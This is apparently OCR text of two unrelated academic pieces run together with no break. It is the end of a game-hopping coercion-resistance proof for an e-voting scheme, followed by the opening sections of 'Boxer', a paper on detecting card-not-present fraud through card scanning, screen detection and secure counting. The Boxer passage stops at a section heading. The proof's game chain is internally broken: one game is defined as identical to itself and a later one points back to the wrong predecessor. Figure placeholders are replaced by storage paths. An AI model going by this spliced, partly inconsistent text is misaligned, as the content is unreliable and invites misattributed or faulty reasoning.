Proof of theorem 2. We first specify how to construct $\mathsf{SimTally}$ and $\mathsf{SimFilter}$. As in the ballot privacy proof, $\mathsf{SimTally}(\mathsf{BB}, r)$ simply simulates the proof of shuffle and the proof of correct decryption in Tally, so that regardless of the values in $\mathcal{S}$, r is the correct outcome.

The algorithm $\mathsf{SimFilter}(\mathsf{BB}, n'_B, r)$ proceeds similarly. It takes as input the bulletin board BB, which it uses to determine the number of ballots n_B, the number of registrations n'_B, and the result r. Moreover, it derives the number of real voters n using r. It uses these data to compute the cover, and it adds the correct number of dummy ballots (for these, it sets γ and I to random ciphertexts) to obtain B'. Then it computes a list of zero ciphertexts (encryptions of zero) of equal length, and simulates the shuffle proof π_σ. It then generates fake voter identifiers $\overline{vid}$ and $\overline{m}$ corresponding to the cover it computed earlier, associates these to shuffled ballot β_i, and simulates the proofs π_i^{dec}. Next, for each resulting group, it generates a random encryption of zero $\overline{V}_j = \mathsf{Vote.ZEnc}(\mathsf{pk}_\mathsf{T}, r_j)$ and simulates the corresponding proof π_j^{sel}. Then, it returns the randomness r_j and the indices of the dummy voters corresponding to the cover it computed early. Finally, for each remaining vote, it generates a random V_j and simulates the shuffle proof π'_σ.

In this proof, we will step by step replace all the ciphertexts that depend on the bit b by random ciphertexts. In particular, we first show that the adversary learns nothing about b during the election phase. We then show that it also learns nothing about b during the tally phase. The result follows.

Game G_1. Game G_1 is as the $\mathsf{Exp}^{\mathsf{cr},b}_{\mathcal{A},\mathcal{V}}(\ell, \mathcal{E}, \mathcal{C})$ experiment. (Note that contrary to the proof of ballot privacy we do not fix the value for b.)

Game G_2. Game G_2 is as game G_1, but we compute the result directly based on the ballots on BB_0. Let $[\beta_1, \ldots, \beta_{n_B}]$ be the list of ballots where

$$\beta_i = (\mathsf{v}_i, \pi_i, \mathsf{pk}_i, \gamma_i, I_i, \sigma_i^\tau, \sigma_i).$$

Let $c_i = \mathsf{Vote.Dec}(\mathsf{sk}, \mathsf{v}_i)$, $vid_i = \mathsf{EC.Dec}(\mathsf{sk}_{\mathsf{TS}}, \gamma_i)$, and $m_i = \mathsf{EC.Dec}(\mathsf{sk}_{\mathsf{TS}}, I_i)$. Then compute the result:

$$r = \rho(((vid_1, m_1), c_1), \ldots, ((vid_{n_B}, m_{n_B}), c_{n_B}))$$

As per strong consistency, games G_2 and G_1 are indistinguishable.

Game G_3. Game G_3 is as game G_2, but with all the zero-knowledge proofs replaced by simulations. This includes the shuffle proof π_σ, the decryption proofs of π_i^{dec} of the shuffled γ_i' and I_i's, the reencryption proofs π_i^{sel}, and the shuffle proof π_σ' produced in Filter; as well as the tally proof Π_0 which we replace by the output of $\mathsf{SimTally}(\mathsf{BB}_0, r)$. We use the random oracle to simulate this step, which is indistinguishable by the simulatability of the zero-knowledge proof system.

Game G_4. Game G_4 is as game G_3 but we do not decrypt the γ_i and I_i anymore when running Filter. Instead, we proceed as follows. All ballots $\beta_i = (\mathsf{v}_i, \pi_i, \mathsf{pk}_i, \gamma_i, I_i, \sigma_i^\tau, \sigma_i)$ on the bulletin boards are valid. Hence, σ_i is a valid signature by PA_0 resp. PA_1 on γ_i and I_i. Since the signature scheme is unforgeable, we know these ciphertexts were created by PA_0 resp. PA_1. Hence, we can associate to them the corresponding plaintexts vid_i and m_i. Moreover, we know the permutation used by the TS during Filter, so we can also provide the correct plaintexts in step 4 of Filter on BB_0 (recall the proofs of decryption π_i^{dec} are already simulated).

Game G_5. Game G_5 is as game G_4, but we replace the ciphertexts γ_i and I_i in the token τ_i by random ciphertexts for all tokens. Similarly, we replace the γ_i and I_i ciphertexts for the dummy ballots by random ciphertexts. Note that per the change in game G_4 we still associate the correct plaintexts vid_i and m_i in the Filter protocol. A hybrid argument with reductions to the CPA security of the ElGamal encryption scheme shows that games G_5 and G_4 are indistinguishable. This reduction is possible since we no longer need to decrypt these ciphertexts.

Game G_6. Game G_6 is as game G_5, but we replace the encrypted votes v_i in the $O\mathsf{voteLR}()$ call by encryptions of the zero vector, i.e., $\mathsf{v}_i = \mathsf{Vote.ZEnc}(\mathsf{pk}_\mathsf{T}, r)$ for a uniformly random randomizer r. As in the ballot privacy proof, a hybrid argument with a reduction to the NM-CPA security of the ElGamal encryption scheme with zero-knowledge proof shows that games G_6 and G_5 are indistinguishable. Note that in this reduction we use the $O\mathsf{dec}$ of the NM-CPA challenger to decrypt votes in the adversary-determined ballots before computing the result r.

Note that as of game G_6, the adversary's view of the bulletin board before calling $O\mathsf{tally}()$ is independent of the value of b. (The ballots resulting from the $O\mathsf{voteLR}$ call also contain a random ephemeral public key pk and the signatures σ^τ and σ, but these are also independent of the actual voter selected.)

We now proceed to show that the adversary also cannot learn anything from the output of Filter. Notice that, regardless of the value of b, the filter step is computed with the same number of voters ν, the same number of ballots n_B and the same number of obtained tokens n_B'. Therefore, the output of Filter applied to BB_0 and that of SimFilter applied to BB_1 should be indistinguishable. In the following game steps we replace the ciphertexts after shuffling by zero-ciphertexts and show that these steps are indistinguishable for the adversary.

Game G_7. Game G_7 is the same as game G_6, but we replace the ciphertexts γ_i', I_i' and θ_i' after shuffling by random encryptions of zero. We proceed as if they still decrypt to the correct values. Note that we already simulate the shuffle proof and decryption proofs. Again, a hybrid argument with reductions to the CPA security of the ElGamal encryption scheme shows that the games G_7 and G_6 are indistinguishable. This reduction is possible since we no longer need to decrypt these ciphertexts.

Game G_8. Game G_8 is the same as game G_7, but we replace the shuffled encrypted votes v_i' by random encryptions of zero. Similarly, we replace the randomizations, R, of the votes corresponding to dummy voters by the corresponding new randomization. This causes the pre-selected votes $\overline{V}_j$ per group to be incorrect, but this does not matter as we simulate the second shuffle proof, π_σ', anyway. As before, the indistinguishability of this step follows from the NM-CPA security of the vote encryption scheme.

Game G_9. Game G_9 is the same as game G_9, but we replace the second shuffled votes V_j by random encryption of zero. This causes the selected votes V_j after the shuffle to be incorrect with respect to the result, but this does not matter as we simulate the proof of the tally. As before, the indistinguishability of this step follows from the NM-CPA security of the vote encryption scheme.

Game G_{10}. Game G_{10} is as game G_8, but we replace the filter and tally proofs on BB_0 by simulations: we set $(\mathcal{S}_0, \Phi_0) \leftarrow \mathsf{SimFilter}(\mathsf{BB}_0, n_B', r)$ and $\Pi_0 \leftarrow \mathsf{SimTally}(\mathsf{BB}_0, r)$. Note that this difference is purely syntactic, as per the changes we made before, we already computed exactly the output of SimFilter on BB_0 and the result r.

Clearly the resulting view is independent of b. And coercion resistance follows. □

Boxer: Preventing fraud by scanning credit cards

Zainul Abi Din
UC Davis

Hari Venugopalan
UC Davis

Jaime Park
Bouncer Technologies

Andy Li
Segment

Weisu Yin
UC Davis

Haohui Mai
Hengmuxing Technologies

Yong Jae Lee
UC Davis

Steven Liu
Bouncer Technologies

Samuel T. King
UC Davis and Bouncer Technologies

Abstract

Card-not-present credit card fraud costs businesses billions of dollars a year. In this paper, we present Boxer, a mobile SDK and server that enables apps to combat card-not-present fraud by scanning cards and verifying that they are genuine. Boxer analyzes the images from these scans, looking for telltale signs of attacks, and introduces a novel abstraction on top of modern security hardware for complementary protection.

Currently, 323 apps have integrated Boxer, and tens of them have deployed it to production, including some large, popular, and international apps, resulting in Boxer scanning over 10 million real cards already. Our evaluation of Boxer from one of these deployments shows ten cases of real attacks that our novel hardware-based abstraction detects. Additionally, from the same deployment, without letting in any fraud, Boxer's card scanning recovers *89%* of the good users whom the app would have blocked. In another evaluation of Boxer, we run our image analysis models against images from real users and show an accuracy of 96% and 100% on the two models that we use.

1 Introduction

Credit card card-not-present fraud is on the rise. Card-not-present fraud happens when fraudsters make purchases online or via an app with stolen credit card credentials. They enter the number, CVV, and expiration date into the app to complete the transaction, without ever needing to use the physical card itself. Industry estimates put losses from card-not-present fraud between $6.4B to $8.1B in 2018 [13, 28], more than twice the losses from 2015.

Two trends have pushed attackers in this direction. First, Europay, Mastercard, and Visa (EMV) chips have improved the security of traditional point-of-sale transactions where the credit card is physically present [51]. Second, financial technology (fintech) innovations have made it easy for apps to integrate payments directly, with popular apps, such as Coinbase, Venmo, Lyft, Uber, Didi, Lime, and *booking.com*, including payments as a core part of their user experience, providing attackers with more options to use stolen credit card numbers.

App builders are responsible for stopping card-not-present fraud themselves. When a consumer spots a suspicious charge on their credit card statement, they can dispute this charge with their credit card company. The credit card company will investigate, and if they deem the charge to be fraudulent, will file a *chargeback* with the app company. The chargeback forces the company to pay back the money from the transaction, even if they had delivered the service, and credit card companies assess apps an additional dispute fee (e.g., $15 [47]). Thus, credit card companies incentivize app builders financially to curb this type of fraud in their apps.

One strawman technique that app builders could use to combat card-not-present fraud is to ask suspicious users to scan their physical card with the camera on their phone to prove possession of the payment method. Intuitively, scanning the card makes sense as attackers typically buy credit card numbers and not physical cards [12]. Plus, several major apps for e-commerce, ride sharing, coupons, food delivery, and payments already use card scanning for a different purpose: as a user-friendly way to enter credit and debit card details. Thus, repurposing this basic user-experience and using card scanning as a security measure, if it can stop attacks, also has the potential to easily verify legitimate users.

Unfortunately, card scanners designed for adding credit cards to an account are not designed for security. In our evaluation, we run a myriad of tests against commercially-deployed card scanners and find that none of them can stop a text editor with the credit card number written on it scanned off a computer screen – the least sophisticated attack we evaluate. In our experience with Boxer in production environments, we have seen photoshopped cards, cards scanned off of computer and phone screens, and a credit-card-specific version of credential stuffing where attackers entered hundreds of credit card numbers on the same device to detect which ones were valid. Card scanners designed for adding credit cards to an account are woefully ill equipped to deal with any of these




Figure 1: This figure shows how a food delivery app can use Boxer to verify a credit card for a suspicious transaction. In this example, the food delivery app (1) detects a suspicious transaction. Rather than blocking it, (2) they forward the user to Boxer's card scanner. Boxer's card scanner scans the user's card, performs OCR, analyzes video frames to detect telltale signs of attacks, and collects signals from the device before (3) sending this data to Boxer's server. Boxer's server then decides if the card is genuine, and if it is (4) instructs the app to allow the transaction to proceed.

types of attacks.

In this paper, we present Boxer, a new system for deterring card-not-present fraud. The first part of Boxer is a card scanner that we designed from the ground up for security. The wide deployment of card scanning suggests that it already provides a good user experience, thus our focus is on the techniques to verify that a card scanned by a user is in fact a genuine physical credit card. To the best of our knowledge, we are the first to show how to verify cards from a scan.

The second part of Boxer is a secure counter that is based on security hardware found on modern smartphones. Our secure counter is a novel abstraction where Boxer tracks events, like cards added, on a per-device basis. These events help app builders detect attacks and track devices that attackers have used previously. However, as a first-class design consideration our secure counters maintain end-user privacy.

These defensive techniques work in concert, where we design them specifically to complement each other and to fight against card-not-present fraud. Our contribution, in addition to each individual defensive technique, lies in their composition to fight against a wide range of stolen card attacks as a practical defensive system.

Our work has already started to have an impact in practice with major apps for e-commerce, bike rentals, airlines, deliveries, and payments integrating Boxer into their apps. **Our basic card scanner has already scanned more than 10 million cards in production systems running within large international apps**. In addition, our secure counting abstraction and advanced card scanner are running in several large apps and successfully detecting fraud.

2 Motivating example

This section walks through an autobiographical motivating example of card-not-present fraud and how Boxer can help defend against it.

Mallory is a fraudster. She buys stolen credit card numbers from other attackers, which they send to her in a text file [8, 12, 21, 46]. At first, she uses these stolen card numbers to buy food from a food delivery app, called *Foodie*, for herself and her friends. Then, she sees an opportunity to go into business monetizing her stolen credit card numbers.

To monetize stolen credit cards, Mallory acts as an agent service selling food delivery at a heavy discount. In this scheme she collects money from the person who wants food and "pays" Foodie using stolen credit cards, leaving Foodie stuck with the bill [11]. Given the profits from this attack, Mallory recruits a team to help and as they scale their enterprise, Foodie is now losing nearly 5% of their revenue to card-not-present credit card fraud.

Foodie first becomes aware of their fraud problem when Visa reaches out to Foodie due to their chargeback ratio going above 1%. At a chargeback ratio above 1%, Foodie is at risk of having Visa remove them from the payment network [52], effectively killing Foodie's growing business.

Foodie acts by hiring a data scientist, Ari, to help detect fraud. Ari crafts some business rules [49] to identify the most egregious transactions, and then trains a machine learning model to generalize to other transactions [45]. As Ari's model hits production, fraud plummets and order is restored at Foodie.

However, this calm is short lived as Ari only measures his model's impact on chargebacks and *not* on the users that his model flags incorrectly [10]. It is not until Ari's model disables one of Foodie's investors that Foodie starts to look at the impact of incorrect model decisions. Upon further investigation, they realize that they are losing more money due to lost business from blocking legitimate transactions that Ari's model flags than they would have lost from chargebacks.

To help with their false positive problem, Foodie hires Brie, who had been working on stopping fake accounts at a large social network. Brie knows that by providing users with a way to verify themselves automatically she can recover almost all the false positives while still preventing most of the fraud [32]. Brie uses the Boxer "scan your card" challenge that asks suspicious users to scan their credit card on their phone to proceed (Figure 1). She knows that most legitimate users have their card in their wallet, whereas attackers like Mallory just have a text file with card numbers, making it easy for good users to pass but hard for attackers. After Brie launched this challenge, Foodie recovers over 80% of their false positives, while keeping general fraud rates low.

Although "scan your card" deters many attackers, Mallory evolves her attacks to evade or deceive this challenge. However, Boxer's holistic approach comprising of advanced scanning and secure counting limits these attacks, making it difficult for Mallory to commit fraud, while continuing to be easy for good users. We defer the discussion of possible attacks and Boxer's countermeasures against them to the remainder of the paper.

3 Threat model, assumptions, and goal

In our threat model, the attacker commits credit card fraud using stolen credit card information, such as the card number (PAN), cardholder's name, expiration date, billing address etc. Although the card information available to the attacker is complete and accurate, the attacker does *not* have access to the physical card itself. The attacker's goal is to authorize transactions with the stolen information.

We consider attacks that vary across a broad range of attack sophistication where the key differences lie in the technical sophistication, physical, and monetary resources available, as well as knowledge of the banking system. We consider attackers who are technologically savvy (e.g., can train and deploy novel machine learning algorithms) and who know how credit and debit cards work to be *sophisticated attackers*. They can carry out large scale automatic attacks. Other attackers use humans and real devices to carry out credit card fraud, relying on human scale to attempt fraudulent transactions one at a time, who we consider to be *unsophisticated attackers*.

Our goal is to stop attacks from both sophisticated as well as unsophisticated attackers. However, our goal is *not* to stop *all* fraudulent transactions, but rather to make stolen credit card attacks economically infeasible across this broad spectrum of attacker sophistication.

4 Boxer design principles and overview

This section discusses the design principles that underlay our design and gives a brief overview of our technology.

Our first general defensive philosophy is to compose complementary defenses. Financial fraud is diverse, ranging from groups of humans carrying out attacks manually using real iPhones to full-blown automation, bots, and machine learning. Rather than try to devise a single defense to stop them all, we compose several complementary pieces to make an overall defensive system. We strive to have one component cover the weaknesses or blind spots of another.

Our second general defensive philosophy is to strive to never block good users. While the constraints imposed by Boxer inconveniences fraudulent users, we design them such that they do not hamper the experience of good users.

4.1 Boxer design principles

In this section we describe our general design for scanning credit cards to verify that they are genuine. Although our focus is on scanning credit cards, we expect these general principles to apply to similar problems, such as scanning IDs, selfie checks, or verifying utility bills. Our design has five general principles that guide our implementation.

Principle 1: Scan the card to extract relevant details and check them against what the app has on record. In Boxer, we scan the credit card number using optical character recognition (OCR, Section 6.1) and check that against the card number that the app has on record for that user.

Principle 2: Inspect the card image for telltale signs of tampering. Boxer uses a visual consistency check of the card image against the card's Bank Identification Number (BIN), which is the first six digits of the card number and identifies the issuing bank of the card (e.g., Chase) (Section 6.2). For example, if a scanned card has a BIN from Chase but the model does not detect the Chase logo, then the scan is likely to be an attack.

Principle 3: Detect cards rendered on false media. Although modern machine learning and computer vision algorithms empower attackers to tamper images that are difficult to detect, the attacker still needs to render these altered images to scan them. Boxer detects the presence of a screen when it scans a card (Section 6.3). By detecting a screen, we can prevent one simple avenue for producing and scanning fake card images.

Defense	Man.	Text	Photoshop	Phys.
OCR	●	○	○	○
BIN consistency	●	●	○	○
Screen detection	●	●	●	○
Secure counting	◑	◑	◑	◑

Figure 2: Comparing defensive techniques. In this table, we compare OCR, BIN consistency checks, screen detection, and secure counting and how they prevent attacks. The attacks are attackers entering card details manually (Man.), a text-based card image (Text), a photoshopped image scanned off a computer (Photoshop), and a physical card printed to look like a real card (Phys.). The full circle ● shows complete detection, the half circle ◑ shows detection but may let some fraud through, and the empty circle ○ shows attacker evasion.

Principle 4: Associate attacker activities with items that are expensive. In Boxer, we track activities and increment a secure counter when they occur on the same device (Section 7). This counting mechanism is important because it cuts to the core of a broad range of attack behavior: attackers will use a small set of real phones over and over to carry out attacks. By providing apps with the ability to count key events, like adding a credit card to an account, on a per device basis it allows them to limit the damage done by large scale attacks.

Principle 5: Respect end-user privacy. In Boxer, we put a premium on end-user privacy by only using device identifiers that users can reset (Section 7) and by running our machine learning models on the client (Section 8).

4.2 Overview

Together, the card scanning system and secure counting abstraction make up Boxer, where both mechanisms complement each other to prevent damage from card-not-present fraud (Figure 2). The image analysis techniques behind card scanning (OCR, BIN consistency, and screen detection) detect common ways that attackers could create fake cards with stolen card numbers. The advantage of these techniques is that when they work, they stop the attack completely. The disadvantage is that attackers who create sophisticated fake cards (e.g., physically prints cards) can evade them. On the other hand, the secure counting abstraction can effectively deter even technologically sophisticated attackers. However, it will let through a limited number of fraudulent transactions. Thus, we use both card scanning and secure counting together to help make up for the shortcomings of the other.

5 Image analysis motivation

The purpose of Boxer's image analysis pipeline is to verify whether a scanned image provided by a user came from a real, physical card. This verification helps distinguish between legitimate and fraudulent users. A legitimate user can produce a real image by scanning their real card while an attacker, possessing only stolen credit card information, would have to doctor one. A doctored image leads to possible avenues for inconsistencies, and Boxer's image analysis pipeline tries to spot these inconsistencies.

Although there has been work on synthetic image generation [31, 38, 48], to the best of our knowledge, the problem of creating fake credit and debit cards has not been studied. To answer if creating realistic fake card images is possible and whether existing methods can detect them, we design and implement Fugazi, a new, automatic system for creating realistic fake card images.

The inability of current state-of-the-art image tampering detection techniques to detect Fugazi influences the eventual design of our image analysis pipeline.

5.1 Fugazi

From a high level, Fugazi creates fake credit card images by injecting a different credit card number in an existing credit card image, automatically. Being able to create fake credit cards at scale, helps us devise and evaluate image-based defenses to understand their abilities and limitations.

Overall, we have three goals with Fugazi. First, we want to create a dataset under a controlled setting where we can filter out specific artifacts from the camera and other telltale signs of automation that the models might learn as a shortcut for learning the overall task. Second, we want to push the boundaries of creating fake images in the above controlled setting with the goal to create imperceptible fakes for humans and machines alike. Third, we want our methods to scale, since the existing image manipulation datasets [35, 53] contain only hundreds of images not enough to train deeper models.

Figure 3 shows Fugazi's overall four step process for creating fake card images. (1) Fugazi starts with a picture of a real card then (2) using hole filling and cloning computer vision algorithms removes the digits from the card, leaving only the background texture. Next (3) Fugazi uses a modified generative adversarial network (GAN) system pix2pix [27] to inject the digits from the new credit card number, while still respecting the lighting conditions, font wear, shape, and shading from the original card (Figure 4). Finally (4) Fugazi uses Poisson blending and Lanczos resampling to minimize artifacts that indicate digital tampering.

This version of Fugazi represents our fourth iteration on its design where our informal goal was to keep working on it until the authors of this paper could not distinguish between fake and real cards. Our first iteration used traditional computer vision algorithms and there were always clear artifacts. Our second iteration used image-to-image translation deep learning systems to generate the entire card, and this approach worked well for simple textures but always produced clear



Figure 3: Fugazi's basic process for creating fake card images. The process uses four steps and combines traditional image manipulation techniques with deep learning.




Figure 4: Fugazi digit generation process. In the above example we want to inject digit *9* in place of digit *4* in the original card. We find the digit *4* in the sample font. We then train the model to reproduce the original digit from the sample font digit. Afterwards, we use the trained model to create the textured version of digit *9* from the corresponding font digit. The model reproduces lighting, shade, pose close to the original digit.

visual artifacts for more complicated textures. Our third iteration also used image-to-image translation, but only for the region of the card that contained the number. At first this technique produced great looking numbers but had a clear bounding box around the number. To remove the bounding box, we used yet another image-to-image translation step specifically to smooth out the bounding box. This third iteration was the first to produce card images that we were unable to distinguish between fake and real, but it was too complex and took too long to create new fakes, which motivated our ultimate use of traditional vision algorithms combined with small and well defined image-to-image translation tasks.

Figure 5 shows two examples of fake cards generated by Fugazi and Figure 16 in the Appendix shows more examples.



Figure 5: Examples of credit card images generated by Fugazi




Figure 6: Fake sample and corresponding consistency map generated by the self-consistency based deep learning model [22]. Since the image is fake, and the map is uniform, we can see that Fugazi is able to overcome the proposed model.

5.2 Is machine learning sufficient to detect tampered images?

While machine learning can detect images containing clear signs of forgery, researchers acknowledge that image tampering detection in general is more nuanced and requires learning richer features [56]. To answer the question of whether or not machine learning is sufficient to detect tampered images, in this section we evaluate fakes generated by Fugazi, which we consider as a proxy for high quality fakes, against general image tampering detection models that achieve state-of-the-art performance on benchmark image manipulation datasets [22], [56]. We describe more experiments attempting to detect Fugazi in Appendix B.

5.2.1 Evaluating Fugazi with state-of-the-art methods

We employed some of the existing state-of-the-art deep learning and traditional image forensics algorithms to detect Fugazi generated samples.




Figure 7: Tampering regions determined by the Faster R-CNN based model [56] on a real image (left), and Fugazi fake (right). Not only does the model fail to detect the tampered regions in the Fugazi fake, it also mistakenly detects untampered regions on both images.

We first tested the model proposed on self-consistency for detecting fake images [22]. This model produces a consistency map that indicates regions within the card that attackers have tampered. Figure 6 shows the result of running Fugazi's fakes through this model. As shown in the Figure, the model produces a uniform consistency map, indicating that it believes that Fugazi's fake sample is real.

We also evaluated Fugazi against a modified Faster R-CNN model [40] proposed in recent work by Zhou, et al. [56]. Figure 7 shows the tampered regions detected by this model on a real image and a Fugazi image of the same texture. This figure shows that the model detects similar regions in both the fake and real cards, suggesting that the technique is ineffective at detecting Fugazi fakes.

Additionally, we tested traditional computer vision techniques, an in-house binary classifier, and an autoencoder-based anomaly detector. These techniques were also unable to detect Fugazi fakes reliably. We describe the techniques and results in Appendix B.1 and Appendix B.2.

5.2.2 Further difficulties with practical deployments

All the fake image detection techniques we test try to detect tampered digital images, but in a practical deployment the user would scan the image using a phone camera. This resampling of the image runs through camera sensors and the full image processing pipeline. This layer of indirection between the tampered image and the detection algorithm has the potential to make direct detection even more difficult. So even if a user has a fake card image with possible imperfections, this layer of indirection has the potential of masking them.

5.3 Where do we go from here?

We have shown that pure machine learning based image analysis to detect fake cards is difficult. However, attackers are *not* trying to misclassify images, they are trying to commit credit card fraud. We augment machine learning with rule-based assertions to enforce checks on what passes as a valid scan. More concretely, Boxer's image analysis pipeline uses machine learning to extract high-level features from images and enforces rules on them based on our knowledge of the design of credit cards (Section 6.2). Since we design the rules to validate scans based on the design of actual credit cards, the approach serves as a form of image tampering detection. The scans blocked are those that do not conform to valid credit card designs, indicating the presence of image tampering. While this approach does not catch the most sophisticated fakes, when it works it stops attacks before they cause any damage. For more advanced attackers we focus on other aspects of the overall attack.

Our secure counting abstraction (Section 7) minimizes fraud from more sophisticated attacks by limiting the number of cards a user can add to a single device. This hardware-based limiting is key for technologically sophisticated attackers because to make money they need to use many stolen cards, so tying cards to relatively expensive hardware will make their attacks more expensive at scale and provide a signal that our detection system can use to identify bad actors. Our screen detection model (Section 6.3) detects card images that attackers scan off screens, a common technique employed by attackers who use real phones and the real app to carry out fraud.

6 Image analysis

This section describes Boxer's image analysis pipeline, which consists of three stages: OCR, BIN consistency and expectation check, and screen detection. Each stage collects different signals from the image and relays them to Boxer's server. Boxer's server enforces rules on these signals as well as those obtained from Boxer's secure counting abstraction (Section 7) to determine the validity of a transaction. The stages in the image analysis pipeline along with the secure counting together realize Boxer's general principles that we outline in Section 4.1. Section 8 discusses our implementation.

6.1 Optical character recognition

OCR is how we extract a card number out of a video stream when a user scans their card. In Boxer, OCR serves as the baseline of our defense where we use this scanned card number to match against the card number that the app has on record. Although, unsophisticated fake cards can bypass OCR by itself (Section 9.7), it will deter some attackers and acts as a first line of defense, feeding the card's BIN into our more advanced image analysis stages.

Perhaps ironically, we use Fugazi fakes (Section 5.1) to train Boxer's OCR system. Our design of Fugazi makes generating synthetic labelled data for training trivial.

We cast OCR as a special case of object detection, where we train a smaller more constrained version of a traditional object detector tailored specifically for credit and debit cards.



Figure 8: Output of the object detector of the BIN consistency and expectation check. The model correctly identifies, issuing bank, the card network (Visa), card type, chip, name, and card number. These extracted features are correlated with our data of the card BIN to identify any inconsistencies.

6.2 BIN consistency and expectation check

Our BIN consistency and expectation check uses the BIN and the visual design elements of the card to check if they match. The BIN is the first six digits of the card number and identifies the issuing bank (e.g., Capital One). Our goal is to train a model that we can use to verify that a card "looks" like a card from that BIN and issuing bank. A card that does *not* have its BIN consistent with the visual design elements does not exist in the real world, and hence, is a telltale sign of image tampering.

Our first iteration of BIN consistency was a BIN/Texture check where the model identifies issuing banks from the card image texture. The key insight being that since a BIN uniquely identifies a bank, for a given BIN, there can only exist a limited number of textures.

However, from a practical perspective, it is difficult to source enough data to get realistic coverage of global credit and debit cards. First, card designs change constantly, meaning that we would need to get new samples often. Given our principle of respecting end-user privacy and the sensitivity of this data, collecting card samples from users would not work. Second, the BIN database that we use contains 348,925 unique BINs worldwide [2], which from a practical perspective would make sourcing enough data from each BIN to train a model difficult.

To be able to model all possible card images given a BIN, we cast BIN consistency check as an object detection problem where the model identifies different objects and their corresponding locations on a card image. Objects such as the logo of the issuing bank, the payment network (Visa, Mastercard, etc.), type of card (debit or credit), are finite and persistent regardless of the background texture used to print the card. This ensures we can uniquely identify a BIN from a combination of these objects independent of the background texture.

Our current BIN consistency check consists of a client-side object detector that detects objects on a card image (like the issuing bank, network, type of card) and a server side rule-aggregator that correlates the information from the features extracted by the object detector with our knowledge of card




Figure 9: Moiré patterns observed on capturing a laptop screen on a mobile phone. These patterns are an inherent aliasing effect that arise from differences in spatial frequency of the laptop screen and the mobile camera.

BINs to identify fraud. Figure 8 shows the output of Boxer's client-side object detector on a regular card image. As this figure shows, the object detector successfully detects the issuing bank, card type, payment network, name, and other features of the payment card. The Boxer SDK sends the name of each extracted feature, coordinates with respect to the card, the confidence of each detection, and the card BIN to Boxer's server. Note: We do *not* send any part of the input image to Boxer's server.

Boxer's server-side rule-aggregator has built up an extensive BIN identification database and correlates the card BIN information from this database with the extracted features to identify fraud. As a simple example, if the OCR system detects the BIN of a Chase Visa debit card but the BIN consistency check detects a Bank of America logo or a Mastercard logo, Boxer flags the scan as inconsistent. Additionally, if Boxer does *not* detect a subset of the expected number of objects from a card scan, Boxer flags the scan as inconsistent.

By focusing our analysis on higher level and common features, we can train an effective object detection model using less data. Also, we can use our server to collect BIN and object data mappings to serve as the ground truth for the mapping between a BIN and the objects and locations that they tend to have.

6.3 Screen detection

Boxer includes a screen detection module to detect cards scanned from computer, phone, or tablet screens. With this check, an attacker would have to physically print credit card information before scanning, which increases both, the time taken and the cost required to commit fraud, particularly when done at a large scale. The general principle is to detect any false medium rendering an image, but we focus on screens since we have observed attackers attempt to do so in the wild (Section 9.4).

We observe that there are telltale signs of images scanned off screens and seek to use them. These signs include screen edges or reflections, that attackers can carefully avoid, and more intrinsic signs such as Moiré patterns [39] which are much harder to avoid.

Moiré patterns, as shown in Figure 9, are an aliasing effect arising from an overlay of two different patterns on top of each other, resulting in new patterns. In the context of screens,

the patterns come from differences in spatial frequency of the screen containing the image, and that of the camera used to capture the image [37].

We detect these signs by training a binary image classifier.

7 Secure counting abstraction

Boxer enables app builders to count events that it associates with hardware devices. This section describes our design of the secure counting abstraction by motivating why app builders would want to count and some of the limitations of current approaches, in addition to describing the basics of how counting works.

We recognize that we are using Apple's hardware mechanism in a way that they did not design for, but we find that it is close to what we would want. The Appendix discusses our experience deploying the counting abstraction, limitations, and suggestions for how Apple and Google could better support our counting abstraction.

7.1 Why counting?

